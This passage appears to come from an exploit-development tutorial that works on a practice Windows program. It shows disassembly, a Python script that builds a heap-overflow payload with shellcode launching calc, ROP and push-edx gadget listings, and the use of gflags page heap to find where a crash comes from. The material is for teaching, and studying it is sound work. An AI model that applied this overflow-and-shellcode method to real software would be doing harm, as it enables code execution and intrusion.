00B81031                 mov     ecx, [ebp+Buf]
00B81034                 push    ecx
00B81035                 push    offset aHolaS ; "Hola %s\n"
00B8103A                 call    sub_B81140
00B8103F                 add     esp, 8
00B81042                 pop     ebp
00B81043                 retn
00B81043 sub_B81010      endp
00B81043
```

With get_s, it will receive what the user types and as the size can be negative, it will overflow. Here, the thing is that when we do malloc, we create a buffer in the heap to put the whole structure and inside it; there is a structure field that is an internal buffer to receive what the user types in the get_s.

If all worked and the check won’t let pass negative or greater than 0x64 bytes values, we couldn’t overflow the Buf buffer and step the pointers below the structure.


```
struct _listeros
{
char Buf[0x64];
void * puntero1;
void * puntero2;

};
```

Anyways, here, we can’t just overflow the Buf buffer and step the pointers but continue writing more below and overflow the whole allocated block of 0x6C and continue breaking and stepping things in the heap.

We have an idea of how just below it uses the pointer to setDEP. We can jump to execute.


```
00B81010
00B81010 Size           = dword ptr  8
00B81010 Buf            = dword ptr  0Ch
00B81010
00B81010                push    ebp
00B81011                mov     ebp, esp
00B81013                mov     eax, [ebp+Size]
00B81016                push    eax ; Size
00B81017                mov     ecx, [ebp+Buf]
00B8101A                push    ecx ; Buf
00B8101B                call    ds:gets_s
00B81021                add     esp, 8
00B81024                push    1
00B81026                mov     edx, [ebp+Buf]
00B81029                mov     eax, [edx+_listeros.puntero_setDEP]
00B8102C                call    eax
00B8102E                add     esp, 4
00B81031                mov     ecx, [ebp+Buf]
00B81034                push    ecx
```


To step that pointer, we have to fill the Buf buffer of 0x64 and then, it will overflow.



```
#         0x78001492,  # POP ESI # RETN [Mypepe.dll]
#         0x780041ed,  # JMP [EAX] [Mypepe.dll]
#         0x78013953,  # POP EAX # RETN [Mypepe.dll]
#         0x7802e030,  # ptr to &VirtualAlloc() [IAT Mypepe.dll]
#         0x78009791,  # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
#         0x7800f7c1,  # ptr to 'push esp # ret ' [Mypepe.dll]
#     ]
#     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
#


shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1"

stdin,stdout = popen4(r'PRACTICA41b.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

#rop_chain = create_rop_chain()

fruta=shellcode +"A" * (0x64-len(shellcode)) + struct.pack("<L",0x90909090) + "\n"

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)


```


If we modify the previous script a little, we have something functional enough. The shellcode goes ahead and must be compensated for the total before the address to jump be 0x64. Let's see how it goes.






EAX has the pointer where to jump and EDX points to the buffer start where my shellcode is.

So, looking for a **JMP EDX** or **CALL EDX** or **PUSH EDX – RET** as it doesn't have DEP, it will work. Let's use idasploiter.



Address	Gadget	Module	Size
7800EED8	push edx # or al, 39h # push ecx # or [ebp+5], dh # mov eax, 1 # retn	Mypepe.dll	6
78015ACF	push edx # mov ebp, 5959FFFEh # retn	Mypepe.dll	3
78015ACD	or al, ch # push edx # mov ebp, 5959FFFEh # retn	Mypepe.dll	4
78015E68	push edx # add eax, 0FFE0h # pop ebx # retn	Mypepe.dll	4
78015C54	push edx # push 0FFFFFFFFh # push ebx # push 9 # push dword ptr mype...	Mypepe.dll	6

That Gadget does PUSH EDX. Then, it has instructions in the middle that don't modify the stack or crash and then RET. So, it will work.




The chicken is ready! ☺

Now, the thing, in reality, with the heap overflows is that they use to be complex and less reliable (effectiveness percentage). In this case, the distance between the overwritten buffer and the pointer is constant because I created it ideally and it is all inside the structure, but most of the times, we will overflow a heap block and step other where there are pointers many times, but the distance won't be constant because the different size block location is not 100% determined and sometimes, it will fail.

That's why we'll add difficulty step by step when we are advancing.


One of the problems we'll see now is when we fuzz (to use a tool to try millions of entry combinations) and we find a crash, but we don't know if there is overflow there. We need to know more about it to handle the exploitation. Let's suppose this is the case, I do a similar script, but without knowing sizes or anything and I use it in a program or it is the result of using a fuzzing tool that tells me that script crashes it.




Let’s imagine the tool tried thousands of entry combinations and got that this script crashes the program. We can execute it and see that it works. I set IDA as JIT (Just in Time Debugger) from the admin console going to IDA’s install folder con cd and then:

idaq.exe -I1

If I run the script and I don’t attach IDA. I press ENTER and wait for it to crash to attach it automatically.







We see that the program jumped to execute. EIP is 0x41414141, but how do we know what happened and if there is overflow and where? Let's see the Call Stack to see where it came executing.


It doesn't show anything in the stack. There's something that seems a return address that could come from the executable PRACTICA41b.exe.

So, let's analyze it. That way, we can't see anything. Remember that IDA attached it as JIT and it has no analysis done.



In MODULE LIST, I find **Analize module** and **load Debug symbols**.





At least, we know where it jumped and that that address in the stack is a return address that the CALL EAX put when jumping to 0x41414141.

If it is a simple program like the one we are using, maybe we could see where it allocated, wrote and overflowed, but in a real program, there are thousands of allocations and writings that could drive us crazy.

By today, we'll see a trick that'll tell us the point where it wrote and overflowed the program. It doesn't matter if it is the most difficult in the world with a million allocations. It will work the same way.

GFlags

https://msdn.microsoft.com/en-us/library/windows/hardware/ff549557(v=vs.85).aspx

How heap corruption detection works:

- Corruptions in heap blocks are discovered by either placing a non-accessible page at the end of the allocation, or by checking fill patterns when the block is freed.
- There are two heaps (full-page heap and normal page heap) for each heap created within a process that has page heap enabled.
  - **Full-page** heap reveals corruptions in heap blocks by placing a non-accessible page at the end of the allocation. The advantage of this approach is that you achieve "sudden death," meaning that the process will access violation (AV) exactly at the point of failure. This behavior makes failures easy to debug. The disadvantage is that every allocation uses at least one page of committed memory. For a memory-intensive process, system resources can be quickly exhausted.
  - **Normal** page heap can be used in situations where memory limitations render full-page heap unusable. It checks fill patterns when a heap block is freed. The advantage of this method is that it drastically reduces memory consumption. The disadvantage is that corruptions will only be detected when the block is freed. This makes failures harder to debug.

For IIS:


Enable pageheap corruption checking using the following command:

gflags.exe -p /enable w3wp.exe /full

That is a part of a WEB that is here:

https://blogs.msdn.microsoft.com/webdav_101/2010/06/22/detecting-heap-corruption-using-gflags-and-dumps/

The thing is that using the **gflags** that Windbg brings, we change the way how the heap is handled and how it says there, it finds the end of each allocation in FULL PAGE mode, a not writable block, and when it is passed a byte of that block size it crashes on write and stops just in the point where it writes and overflows that is usually the interesting point.




I go to gflags.exe path in the same windbg.exe folder and change it to enable the PAGE HEAP in FULL mode with:

gflags.exe -p /enable PRACTICA41b.exe /full


When I finish working, I revert it to the normal way:

gflags.exe -p /disable PRACTICA41b.exe

